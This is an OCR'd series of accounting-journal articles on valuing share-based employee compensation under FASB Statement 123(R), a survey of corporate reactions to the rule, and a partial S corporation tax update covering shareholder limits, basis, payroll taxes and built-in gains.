Share-based compensation awards are classified as either equity instruments or liability instruments. Statement no. 123(R) provides criteria for the classification and guidance on applying FASB Statement no. 150, *Accounting for Certain Instruments With Characteristics of Both Liabilities and Equity*, to this issue.

Equity instruments require a company to issue equity shares to employees in a share-based payment arrangement. Common types of equity instruments include equity shares, share-settled stock units (also known as phantom stock), stock options and similar share-settled stock appreciation rights (share-settled SARs).



Liability instruments generally require the entity to use cash or noncash assets to settle a share-based payment arrangement. The common liability instruments are cash-settled stock units and cash-settled SARs.

Although the best estimate of fair value for both types of awards is the observable price of identical or similar instruments in an active market, such information is generally not available. Consequently, companies need to estimate fair value. Statement no. 123(R) says the measurement date for equity instruments awarded to employees is the grant date; the measurement date for liability instruments is the settlement date. Because settlement occurs after the employee has rendered the services, companies must remeasure a liability instrument's grant-date fair value at each reporting date until all award units are settled—either by forfeiture, exercise or expiration.

## Valuation Measurement Guidelines

Whether a company is public or private will determine how it measures the value of share-based employee compensation awards. Here are some guidelines CPAs can use to value employee compensation awards commonly granted by the two types of companies. (Statement no. 123(R) does not change the accounting guidance for share-based transactions with nonemployees as prescribed in Statement no. 123 and EITF Issue no. 96-18.)

## Equity Shares or Share-Settled Stock Units

***Public entity***. The fair value of equity shares or share-settled stock units awarded to public company employees is the grant-date market price. Nonvested shares are valued as if they were vested and issued on the grant date. For shares with a restriction on transferability after vesting, CPAs should include a discount reflecting that restriction in the estimated fair value.

> Whether a company is public or private will determine how it measures the value of share-based employee compensation awards.

***Nonpublic entity***. Due to the absence of an observable external market price for its shares, a nonpublic entity may use its internal price or a private transaction price if such information provides a reasonable basis to measure the grant-date fair value. Otherwise, CPAs can determine fair value using an appropriate valuation method. The 2004 AICPA Practice Aid, *Valuation of Privately-Held-Company Equity Securities Issued as Compensation*, discusses three general approaches to valuation and various associated methods.

## Stock Options or Share-Settled SARs

***Public entity***. Such companies must estimate the grant-date fair value of employee stock options and share-settled SARs using an option-pricing model or technique. The two most common are Black-Scholes-Merton (a closed-form option-pricing model) and a binomial model (a lattice option-pricing model). CPAs will encounter situations where a lattice model is more appropriate. (See resource box for a list of *JofA* articles on this and related subjects.) These option-pricing models use a probability-based mathematical formula designed to estimate the fair value of options at a given time. Estimated fair value is not a forecast of the actual future value.

Statement no. 123(R) does not state a preference for one model or technique as long as the one a company uses:

- Takes into account the exercise price; the expected term of the option; the current price, expected volatility and expected dividends of the underlying share; and the risk-free interest rate.
- Is generally accepted in the field of financial economics in theory and practice.
- Appropriately reflects the characteristics of the award instrument.

Estimating fair value involves making reasonable and supportable assumptions


## EXECUTIVE SUMMARY

- **Since FASB Statement no. 123(R) began requiring** companies to recognize an expense equal to the grant-date fair value of options awarded as compensation, there has been a significant change in share-based payments to employees. Companies are taking a fresh look at the alternatives available to compensate employees and minimize the effect on financial statements.
- **Share-based employee compensation awards** are classified as either equity instruments or liability instruments. The measurement date for estimating the fair value of equity instruments is the grant date; the measurement date for liability instruments is the settlement date. Different rules also apply to public vs. private companies depending on the type of award instrument.
- **Restricted stock and stock units are popular with public companies;** stock options continue to be the most popular choice for private companies.
- **When weighing the pros and cons** of various compensation awards, CPAs should help companies consider factors such as the potential dilutive effect on earnings per share, the accounting costs of competing alternatives and the tax implications to both employer and employee.
- **Since options have long been an attractive tool** in recruiting and retaining employees, companies should keep employees' interests in mind as they consider the types of awards they grant as compensation. Companies should also consider vesting criteria, exercise period and overall employee eligibility.



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and judgments. Price valuation estimates should be performed by someone with the requisite expertise. Although FASB does not require that a third-party valuation professional perform the price modeling, companies often use one for this task.

In the case of a newly public entity that lacks sufficient historical information on its own stock price, CPAs can estimate the expected volatility using the average volatility of similar public entities—comparable in industry sector, size, stage of life cycle and financial leverage—together with its own internal data. For example, the Nasdaq Indexes section of the Nasdaq Web site (**www.nasdaq.com/services/indexes/default.aspx**.) provides indexes, including some industry-specific ones. Each industry-specific index allows you to download to a spreadsheet a list of company names that make up the index, ticker symbols and descriptions filed with the SEC. CPAs can use this information to identify similar public entities.

***Nonpublic entity***. Such companies should estimate the fair value of stock options or share-settled SARs using the same option-pricing techniques required for public entities. However, if the expected volatility of a nonpublic entity's share price cannot be reasonably estimated due to insufficient historical share information or because it is not possible to identify similar public entities, CPAs should use the historical volatility of an appropriate industry sector index. This is called the "calculated value" method. The NYSE Web site provides a list of 104 industry classification benchmark (ICB) subsectors (**www.nyse.com/about/listed/industry.shtml**). Dow Jones Indexes offers historical industry subsector index data with criteria specified by the user (**www.djindexes.com/mdsidx/index.cfm?event=showtotalmarketindexdata**).

> Although FASB does not require that a third-party valuation professional perform the price modeling, companies often use one for this task.

## Cash-Settled Stock Units

***Public and nonpublic entities***. Both should measure the grant-date fair value of cash-settled stock units in the same manner as share-settled stock units described above, except subsequent remeasurement of the fair value is required at each reporting date until all award units are settled.

## Cash-Settled SARs

***Public entity***. These companies should estimate the fair value of cash-settled SARs in the same manner as share-settled SARs described above, except that subsequent remeasurement of the fair value is required at each reporting date until all award units are settled.

***Nonpublic entity***. To lower the implementation cost of the option grant, a nonpublic entity may elect either the fair value method (including the default calculated value method) or the intrinsic value method to estimate its liability award instruments. The entity should subsequently remeasure the liability using the same method at each reporting date until all award units are settled.

## Exception

In rare circumstances, when the complexity of an award instrument's terms makes it impossible to reasonably estimate the fair value at the grant date, a company can use the intrinsic value method to measure and remeasure the award unit at each reporting date, even if it later becomes possible for the entity to reasonably estimate the fair value or the calculated value.

## Current Trends

Based strictly on the amount of work required to implement fair value accounting, it is clear equity instruments are a more attractive alternative than liability instruments for companies today because the latter require remeasurement at each reporting date. Within the equity instrument category, shares or stock units are more attractive than stock options or option-like instruments, as options require companies to apply onerous pricing models for grant-date fair value measurement.

Deloitte's 2005 *Stock Compensation Survey* said 75% of the public and private companies surveyed planned to cut back the number of stock options granted to minimize the expense they would have to recognize. The reduction would mostly target lower-level employees. Some 89% of public and 55% of private companies were considering alternative forms of equity-based compensation. Given all forms of equity-based compensation, the most popular choices mentioned by public companies were restricted stock or stock units with either a time-vested (52%) or performance-vested (40%) condition. At private companies, stock op-

### » Practical Tips

- ▶ Many companies will find equity option instruments more attractive than liability instruments because equity instruments do not require remeasurement at each reporting date.
- ▶ To control the expense charge-off for a share-based compensation grant, first estimate the instrument's fair value, then work backward to decide the number of award units to grant based on the amount of expense the company finds acceptable.
- ▶ The more attractive an instrument is to employees tax-wise, the less attractive it is to the employer in terms of deductibility. Since employees are most concerned about the income tax advantages and potential cash outlay, consider these factors first if the company's primary goal in making option awards is to motivate employees.

tions continued to be the most popular choice, with either a time-vested (39%) or performance-vested (33%) condition.

It's difficult for private companies to use stock or stock units as award instruments since they impose a financial burden on employees, who must pay taxes when the shares vest. Employees may have difficulty raising cash for taxes on the vesting date with shares that are not publicly traded. On the other hand, employee stock options are attractive as they normally are taxed on the exercise or sale date, and the option holder controls the timing of these dates. Private company employees typically exercise options when the company undergoes an IPO, merger or buyout, at which time the shares have a ready market value.

## Factors to Consider

In weighing the pros and cons of various employee compensation award instruments, CPAs should advise employers or clients to consider the following:

***Accounting impact on financial statements***. It's important for companies to understand how judgments and underlying assumptions affect fair value when using a pricing model or technique. One way to control the expense charge-off is to first estimate the fair value of the instrument, then work backward to decide the number of award units to grant to employees based on the amount of expense the company finds acceptable.

***Potential dilutive effect on earnings per share, book value per share and ownership distribution***. Existing shareholders—particularly those of public companies—typically are very concerned about the negative effect of this dilution.

***Tax implications***. The tax deductibility of share-based compensation expense by the employer mirrors the taxability to employees as ordinary income, both in timing and amount. That means the more attractive an instrument is to employees tax-wise, the less attractive it is to the employer in terms of deductibility.

***What employees think***. This group is typically most concerned about the income tax advantages and potential cash outlay of option alternatives.

***Effectiveness vis-à-vis purpose***. Most companies grant options to accomplish a specific purpose. Is the company using the award to be competitive in employee recruitment and retention or as motivation to achieve a particular performance goal? Companies can use award terms strategically by settling the obligation in shares only, in cash only, in shares or cash (a tandem award), or in shares and cash (a combination award). The company also can set service and performance conditions, length of vesting and exercise period, graded and nongraded vesting (also called *graduated vesting* and *cliff vesting* wherein vesting is completed in phases or entirely after a fixed time period) and employee eligibility criteria.

***Valuation under IRC section 409A.*** This recent tax law change affects certain deferred compensation arrangements. One important IRS requirement for employees to receive favorable tax treatment for stock options and similar share-based awards is that the option exercise price must be equal to or higher than the grant-date fair value of the underlying share. Instead of management's good faith attempt—an acceptable practice in the past—section 409A requires private companies to use a "reasonable valuation method" to estimate the grant-date fair value of the underlying stock. CPAs should coordinate the valuation requirements of section 409A and Statement no. 123(R).

***Valuation costs***. Companies should evaluate both the external cost of professional services and the internal cost of identifying and accumulating the needed information for their chosen option valuation method. CPAs should be proactive in educating clients and employers on factors that drive up the cost of accounting for share-based compensation programs. For private companies, the cost of a business valuation—necessary for both section 409A and Statement no. 123(R)—and the cost of option-pricing modeling may be considerable. To control costs, companies can minimize the number of grant dates in a calendar year, grade the vesting period not more than once a year and keep the variety of options to a minimum. Companies should seek professional advice before adopting a compensation plan—particularly when they are in the start-up stage.

> Is the company using the options award to be competitive in employee recruitment and retention or as motivation to achieve a particular performance goal?

***Internal controls and section 404 of Sarbanes-Oxley***. The recent scandals involving the backdating of stock options to maximize executive pay call into question the effectiveness of internal controls and compliance with section 404. Backdating options could subject a company to legal action, sanctions and tax penalties. When assessing the effectiveness of internal controls, companies should make sure to include share-based employee compensation programs.

***New models***. In December, Google announced a new compensation program for its employees called *transferable stock options*. When options vest, employees can sell them online to the highest-bidding financial institution. Some believe such options are worth more to employees and will allow Google to issue fewer options. Compensation experts say compensation programs such as this one communicate more clearly to employees the value of the incentive the company has awarded them.

In January the SEC approved another market-based options model presented by

Zions Bancorporation. The Zions model uses the public auctioning of tracking securities called Employee Stock Option Appreciation Rights Securities (ESOARS) to determine the fair value of underlying employee stock options. Reports in *The Wall Street Journal* and elsewhere indicate valuations using this new model may be lower than those produced by models such as Black-Scholes-Merton, thus reducing employers' share-based compensation expense.

Whether either of these new models, or similar ones, will become popular is yet to be seen, but they bear watching. ❖

# Frontline Reaction to FASB 123(R)

## Companies are altering their policies, but more changes are likely.

by Steven Balsam, Sebastian O'Keefe and Mark M. Wiedemer

More than a decade after FASB first proposed mandating the expensing of employee stock options, Statement no. 123(R), *Share-Based Payment*, became effective for fiscal years beginning after June 15, 2005. It has had a major impact on public companies, as well as on their internal and external accountants and the other professionals who help implement stock option programs. This article describes how affected corporations are reacting to Statement no. 123(R), so readers can benchmark their own actions. Using data from a survey by the Controllers' Leadership Roundtable, the article addresses issues such as Statement no. 123(R)'s effect on compensation structure; valuation models and assumptions; and on public disclosure and reporting.

### The Impact of FASB 123(R)

Many of the objections companies initially had about expensing stock options related to the effect on their financial statements. High-tech companies in particular have made significant use of options and were concerned about the impact on their stock price and their ability to raise capital and recruit employees. Among the steps businesses might be expected to take to minimize that impact are reducing the number of options granted, reducing the per-option cost or making the direct effect of Statement no. 123(R) more transparent for financial statement readers. (A company can reduce per-option costs by changing the terms of the option or the valuation assumptions.) But companies must take steps to avoid potential abuses.

### The Effect on Compensation Structure

The Controllers' Leadership Roundtable survey showed corporations reacted to Statement no. 123(R) by decreasing their use of options and increasing their use of restricted shares and restricted stock units. Some 39% of responding companies said they had changed their use of options as a result of Statement no. 123(R). These companies reduced the use of options, with the majority (61%) eliminating or reducing the use of options at all levels. Another 26% eliminated or decreased options only for nonexecutives. Overall, respondents reported that 15.7% of employees received options before Statement no. 123(R), whereas only 13.2% received them after, a 16% drop.

To compensate employees for the decrease in stock options, 44% of companies increased their use of restricted stock. Of the 33% of companies that did not use restricted stock before Statement no. 123(R), slightly more than half began using it after. This shift is consistent with the statement's intended effect of leveling the accounting playing field; as FASB removed the favorable accounting treatment for options, companies shifted to other forms of compensation that may be better for nonaccounting reasons. For example, when compared with options, restricted stock usually results in less dilution of existing shareholders' ownership, since a restricted share—effectively an option with a zero exercise price—is worth more than an at-the-money option, meaning the company needs to grant fewer shares to provide the same level of compensation.

Statement no. 123(R) also has affected stock purchase plans. Roughly one in four

## Data Collection

We sent a 36-question survey via e-mail to representatives of the 650-plus organizations who belong to the Controllers' Leadership Roundtable research program run by the Corporate Executive Board. The roundtable's membership spans industries and auditors and includes organizations with annual revenue in excess of $750 million. Some 132 corporations responded to the survey, although not all respondents provided answers to each question. The survey then was followed by a teleconference that both conveyed the results to roundtable members and elicited further understanding of the issues and responses.

(26%) survey respondents either eliminated the plan or modified its terms by reducing the market discount or reducing or eliminating the look-back provision. The market discount is the difference between the market price and the price at which the employee can buy shares. The look-back provision allows an employee to buy the shares at the lower of the market price (or a fraction thereof) on the date of grant or on the date of exercise.

## Valuation Models and Inputs

Although the majority of companies in the study (56%) considered using the binomial model to value their stock options, 86% ultimately elected to use the Black-Scholes-Merton model. Respondents clearly felt the binomial model required more resources to implement, a sentiment echoed by data, which showed 50% of companies using a binomial model outsourced the option valuation process. Binomial model users that did the valuation in-house dedicated an average of 85% more resources to Statement no. 123(R) than did Black-Scholes-Merton users.

During the Roundtable's teleconference (see "Data Collection" sidebar), one participant said his audit firm discouraged the company from using the binomial model, as the auditors were concerned about their ability to effectively audit the results. Several other participants echoed this view during informal conversations. To minimize complexity and implementation costs, almost two-thirds of responding corporations grouped all employees together when evaluating exercise behavior for the expected life calculation required by Statement no. 123(R).

We found the vast majority of companies used either historical volatility or some combination of historical and implied volatility as the volatility input in their option valuation model. A substantial portion—40% of survey respondents—reported reducing the volatility assumption post-Statement no. 123(R), with the effect of decreasing compensation expense. In contrast, only 9% reported increasing volatility.

In perhaps the survey's most surprising finding, companies were more likely to increase the expected life of their options than decrease them, by a 3-to-1 ratio. This is surprising because increasing the expected life increases the compensation expense associated with the option. A possible explanation is that more rigor and detail are now attached to the calculation of this input as the expense moved from the footnotes to the balance sheet and companies and their auditors evaluated the inputs more thoroughly.

One thing we did not observe was companies modifying the terms of their stock option grants. While reducing the option term presumably would allow a company to decrease the option's expected life and the associated expense, only six companies reported such a change—all to seven years from 10 years.

## Disclosure

When it comes to the presentation and disclosure of Statement no. 123(R)-related expenses, we expected to see a large percentage of companies including either a pro forma disclosure excluding

## EXECUTIVE SUMMARY


■ **The issuance of FASB Statement no. 123(R)** forced companies to make several important decisions about their use of stock options as a compensation tool, to select the right valuation model and minimize the impact on financial reporting and public disclosure.

■ **A survey showed companies** are decreasing their use of options and increasing their use of restricted shares and restricted stock units since FASB issued Statement no. 123(R). Some 61% of companies eliminated or decreased their use of options at all levels; another 26% did so only for nonexecutives.

■ **While 56% of companies considered** using the binomial model to value their stock options, 86% ultimately elected to use the Black-Scholes-Merton model. The former requires more work with binomial model users dedicating an average of 85% more resources to Statement no. 123(R) compliance than Black-Scholes-Merton users.

■ **As expected, nearly 60%** of surveyed companies were including in their financial statements pro forma disclosures excluding the Statement no. 123(R) expense or supplemental disclosures explaining the expense amounts. The vast majority—by a nearly 5-to-1 margin—were opting for supplemental disclosures.

■ **Many companies are taking** a second look at their compensation strategies to see whether they can provide comparable value at a lower accounting cost. Many over-used fixed options because of the previous advantageous accounting treatment. These companies are now cutting the number of options granted or reducing their statutory life.



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### » Practical Tips

- Don't make drastic changes in the company's compensation programs in response to Statement no. 123(R). Rather than letting the accounting treatment drive compensation practices, design a package that maximizes the value to employees while minimizing the cost to shareholders.
- Since few employees hold options for the typical statutory life of 10 years, consider reducing this period to seven years or less.
- Don't wait for vendors to develop a one-size-fits-all software resource. Become comfortable with necessary work-arounds until vendors can develop comprehensive programs for option valuation and tracking.

the Statement no. 123(R) expense or a supplemental disclosure detailing the expense amounts. This expectation was based in part on the lack of a uniform approach by various ratings agencies and financial analysts in their treatment of Statement no. 123(R)-related expenses and many companies' opposition to the expensing concept and application of the expense treatment. Corporate reaction has been fairly consistent with our initial expectations—nearly 60% of surveyed companies included either pro forma disclosures excluding the Statement no. 123(R) expense or a supplemental disclosure explaining the expense amounts.

The vast majority of companies that do make such inclusions, by a nearly 5-to-1 margin, included just supplemental disclosures, rather than creating pro forma financial statements. We observed a consistent approach to disclosure by companies within several of the same industries. For example, in the insurance industry, more than 80% of companies included only U.S. GAAP numbers, while nearly 90% of financial services companies included supplemental information. Interestingly, while we expected to see a more consistent approach among technology companies, there was more diversity in their disclosure practices than in other industries.

## "Options" to Consider

Based on the survey results and other factors, CPAs should keep several things in mind as they help employers and clients implement Statement no. 123(R).

***Compensation considerations.*** Companies should continue to tailor their compensation programs not only to minimize the accounting cost, but also to maximize the benefits in terms of employee motivation and retention. Managers should not rush into drastic changes in response to Statement no. 123(R).

CPAs should help companies carefully analyze compensation plans to see whether they can provide comparable value at a lower accounting cost. Companies should first consider whether they were overutilizing fixed options because of the advantageous accounting treatment. If they did, they should consider cutting the number of options granted. Then look at the statutory life of the option. Historically most options have been granted with a statutory life of 10 years. Since few employees hold on to their options that long, companies should consider reducing the statutory life and consequently the expected life as well.

CPAs should also encourage companies to look at the use of performance-based options. Previously at an accounting disadvantage because they were treated as variable compensation, the disadvantage now has been removed. Given that companies recognize expense only on the options that vest, performance-based options also may generate lower expenses in periods of poor performance.

***Evaluate the binomial model before adopting***. Companies still trying to decide on an appropriate valuation model should carefully consider the implications of their choice. Although the binomial model is said to produce a more "accurate" valuation of options, it requires roughly 85% more resources and the participation of external consultants to develop a valuation model. The complexity of the model and related calculations may create resistance from external auditors as many engagement groups lack the skills to assess a binomial model, and its inputs and outputs.

***Software vendors still working out the kinks***. Some 80% of survey respondents said they had developed manual workarounds to address software shortfalls. Companies should not wait for one-size-fits-all software resources and should instead become comfortable with workarounds, as they may be necessary for the foreseeable future.

## More Changes Coming

The trends documented in the survey likely will change over time. More companies are likely to consider modifying option terms as the impact of Statement no. 123(R) becomes better understood. Over time, companies likely will pull away from providing supplemental disclosure around stock option expense numbers as the analyst community adopts a more consistent approach to this line item. Still, the swiftness of the response to date is impressive and indicative of the degree to which businesses anticipated the changes FASB made. ❖

### AICPA RESOURCES

**JofA articles**

- "Options and the Deferred Tax Bite," Mar.06, page 71.
- "How to 'Excel' at Options Valuation," Dec.05, page 57.
- "No Longer an 'Option,'" Apr.05, page 63.
- "Official Releases," Apr.05, page 91.

**CPE**

Accounting for Stock Options and Other Stock-Based Compensation (# 732088JA).

For more information or to order, go to **www.cpa2biz.com** or call 888-777-7077.


**Other**

- AICPA Center for Audit Quality, **http://thecaq.aicpa.org.**

# S Corporation Update

The business entity continues to grow in popularity but requires attention to its P's and Q's.

by Howard Godfrey



By some accounts, the advent of S corporations in the late 1950s was the most notable revolution in American tax policy since *the* Revolution. And it's easy to see why: S corporation owners can protect themselves against personal liability and have their income and gains taxed only once, as opposed to the double exposure of C corporations and their owners at the corporate level and again on individual returns. In 1997, S corporations became the most common type of entity filing a corporate return with the IRS. Since then, their numbers have continued to grow, reaching about 3.6 million and making the S corporation the most popular corporate entity in America. "The cornerstone of America's small business community," the S Corporation Association of America calls it.

Although the structure resting on that cornerstone has been relatively stable, CPAs must reckon with several legal and regulatory developments in recent years that affect such areas as electing and maintaining S corporation status, limits on flow-through of losses, basis issues, payroll taxes, built-in gains, annual returns and international issues. CPAs advising businesses must keep informed about these changes, which affect many aspects of governance and operation. Here's an

**S Corporations on the Rise**

**The number of S corporation tax returns (form 1120S) increased 3.7% in 2005 over the prior year, for a total of more than 3.6 million returns filed. Other corporate returns (form 1120 series and form 1066) declined by 1.8% to nearly 2.5 million.**

Source: Internal Revenue Service, **www.irs.gov**.

overview of how the S corporation landscape has evolved, with some new landmarks and a few extra bends in the road to business success.

## Requirements for Electing and Maintaining Status

***Shareholder limit.*** In 2004, Congress increased the maximum number of shareholders in an S corporation to 100 and modified the law to allow certain family members with a common ancestor to be treated as a single shareholder. As the IRS advised in notice 2005-91, any family member can make the election by notifying the corporation and identifying himself or herself as well as the common ancestor and designating the tax year in which the election takes effect. The common ancestor cannot be more than six generations removed from the youngest descendant shareholder. The spouses and former spouses of the common ancestor or any lineal descendant may also be counted as family members. Also, estates of deceased family members and family members who own stock through certain trusts will not be counted as separate shareholders.

***LLCs and multipurpose form 2553.*** A domestic LLC with two or more owners is classified as a partnership under the default rules but may choose to be treated as a corporation by filing form 8832. When corporate status is chosen, the entity may elect S status. In the past, an LLC was required to file form 8832 to elect corporate status and then file form 2553 to elect S status. New regulations simplify the paperwork


requirements. An eligible entity that makes a timely and valid election to be classified as an S corporation will be deemed to have elected to be classified as an association taxable as a corporation. When form 2553 is filed by the 15th day of the third month of a taxable year, both the deemed election to be classified as a corporation and the S election are effective as of the first day of that year. The election to be treated as a corporation is effective until the entity files a different election. These regulations are effective for elections to be an S corporation filed on or after July 20, 2004, but can be relied on for timely elections filed before that date.


In Letter Ruling 200528021, the IRS considered whether an existing S corporation may convert to an LLC and elect to be treated as a corporation without losing its S status. The new entity would be considered under state law to be the same as the old entity. The new entity would conduct the same business as in the past, and there was no plan to redeem ownership interests. The IRS ruled the conversion to an LLC followed by an election to be taxed as a corporation for federal tax purposes would be a tax-free reorganization under section 368(a)(1)(F). The S election would not be terminated as a result of this reorganization, and the usual basis carryover rules would apply. In addition, the new entity would keep the old employer identification number.

## Impact of Debt on Basis and Loss Flow-Through

Two cases last year show a wrong and a right way to increase shareholders' basis for business debts so that they may deduct an S corporation loss.

In 2004, Congress allowed certain family members with a common ancestor to be treated as a single shareholder.

***No pass-through.*** William Maloof owned several S corporations that collectively borrowed $4 million from a bank. Maloof was jointly and severally liable on the debt and gave a security interest in a $1 million insurance policy on his life. The Sixth Circuit Court of Appeals found that Maloof's role in the loan did not cause the corporation to be liable to him, which would be necessary to create basis for Maloof in debt of the corporation and permit pass-through of the losses (see "Tax Matters," *JofA*, Mar.07, p. 73). Likewise, Maloof's guarantee of the debt did not result in an additional capital contribution that would raise his basis in his stock. Basis would have increased if the bank had sought recourse on his guarantee.

***Pass-through allowed.*** In contrast, Timothy Miller successfully deducted corporate losses because he personally had borrowed $750,000 from a bank and

## EXECUTIVE SUMMARY

- **S corporations have become the dominant business entity type**, in part because requirements for electing the status have been relaxed and clarified.
- **An S corporation may now have more shareholders** because certain family members may be counted as a single shareholder.
- **When an LLC files form 2553 to elect S status**, the form serves as an election to be taxed as a corporation as well.
- **The IRS has approved a tax-free conversion** of an S corporation into an LLC without loss of S status.
- **Procedures now are clearer** for an S corporation making charitable contributions of appreciated property.
- **Regular corporations electing S status** still must wrestle with the potential built-in gains (BIG) tax, and larger S corporations must file the new schedule M-3.

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loaned the funds to his corporation. The corporation paid the funds to the bank in full satisfaction of an existing corporate debt. The Tax Court concluded that the series of transactions qualified as an economic outlay by Miller that left him economically poorer.

In light of these rulings, CPAs should advise their clients that a flow-through deduction is available for a stockholder loan only if there is clear evidence that the corporation is liable to the stockholder.

CPAs should make sure business clients are aware of the "built-in gain" tax that could result.

## Other Basis Issues

Another thorny problem for S corporations has been how to account for charitable contributions of appreciated property. The Pension Protection Act of 2006 brought some clarity. If an S corporation makes a charitable contribution of a capital asset having a basis of $100 and a fair market value of $500, the shareholders will be treated as having made a $500 charitable contribution (or each shareholder a pro rata share of it), unless a lesser amount is required by special rules of section 170(e). The amount of the shareholder's basis reduction in the stock of an S corporation will be equal to his or her pro rata share of the adjusted basis of the contributed property. If the S corporation has only one shareholder, the basis of its stock will be reduced by $100, or the amount of the shareholder's pre-contribution stock basis if it is less. This provision applies to contributions made in taxable years beginning after Dec. 31, 2005, and before Jan. 1, 2008.

## Payroll Taxes

Regulations proposed in 2005 provide that a qualified subchapter S subsidiary (QSub) would no longer be treated as a disregarded entity for purposes of employment taxes and certain other tax law requirements. A QSub (or other disregarded entity) would be liable for employment taxes on wages paid to employees and for other employment tax obligations such as paying backup withholding under section 3406, making timely deposits of employment taxes, filing returns and providing wage statements to employees on form W-2. The owner of a disregarded entity would no longer have such responsibilities.

But these proposed regulations won't be effective until 2008 at the earliest, because they are applicable to wages paid on or after the first day of the year following their publication in final form in the Federal Register, which hadn't happened by early 2007. For that reason, Emiel Kandi, the sole owner of an LLC in Washington state, was unsuccessful in district court last year in his attempt to extend the proposed regulations' provisions retroactively to payroll taxes owed for 2001. The LLC was a disregarded entity because a check-the-box election of corporate treatment had not been made, the court said.

## Built-In Gains

CPAs should make sure business clients contemplating an election to switch from a C to an S corporation are aware of the so-called "built-in gain" (BIG) tax that could result.

With the Tax Reform Act of 1986, Congress repealed the General Utilities Doctrine by reinstating double taxation of distributed gains by C corporations. Previously, under the 12-month liquidation provision, a corporation could sell its assets without recognizing gain at the corporate level and distribute the proceeds to its shareholders. The act also required a C corporation that distributed appreciated property to shareholders to be treated as having sold the property to them at an amount equal to fair market value. Both types of distributions continued to be subject to tax at the shareholder level.

Congress acted to prevent C corporations from avoiding these new rules by simply electing S status. It did so, also in 1986, with a new section 1374, which imposes a tax on the appreciation component of assets held by a C corporation on the first day that it makes an election under subchapter S. This built-in gains tax applies if the S corporation disposes of the appreciated asset within 10 years after electing S status. The BIG tax does not apply to a corporation that has always been an S corporation. Under section 1374, a corporation that elected S status while owning appreciated property must hold the asset for 10 years after election to avoid the BIG tax upon sale or distribution to its shareholders.

One court had held the 10-year holding period started on the date of the initial election of S status for a corporation that later lost or revoked its status and then elected S status again. Final regulations

### »Practical Tips

- An S corporation can make charitable contributions of appreciated property, with flow-through of the charitable contribution deduction and appropriate basis adjustment for the shareholder.
- When an S corporation has a loss that exceeds the shareholder's stock basis, the full loss may be deducted if the shareholder has adequate basis in a loan to the corporation. The structure of the debt can determine whether the shareholder loss deduction will be allowed.
- CPAs should advise corporations considering an S election to heed the potential for built-in gain on asset appreciation.
- Large S corporations should be aware of the new requirement for filing schedule M-3.

now provide that the 10-year period begins on the date of the most recent election.

*Example.* A corporation using the cash method elects to become an S corporation effective Jan. 1, 2007, when it has accounts receivable of $100,000 for services rendered before that date. On that date, the accounts receivable have a fair market value of $95,000 and an adjusted basis of zero. During 2007, the company collects $100,000 on the accounts receivable and includes that amount in gross income. The company recognizes the entire $100,000 as built-in gain, which is subject to income tax of $35,000 at the corporate level (using the highest corporate rate of 35%). The shareholders will have a flow-through of $65,000 of income (the total income of $100,000 less the corporate tax paid).

As a general rule, the amount of built-in gain recognized when an asset is sold is limited to the excess of its value over its basis on the date of the S election. If the company above sold the receivables, the built-in gain is limited to $95,000. Other factors may reduce the amount of recognized built-in gain for a current year, such as low taxable income for the year, or an NOL carryover from a year before the S election. A built-in gain that is realized in the current year but not recognized carries forward to future years.

## TAX RETURNS —SCHEDULE M-3

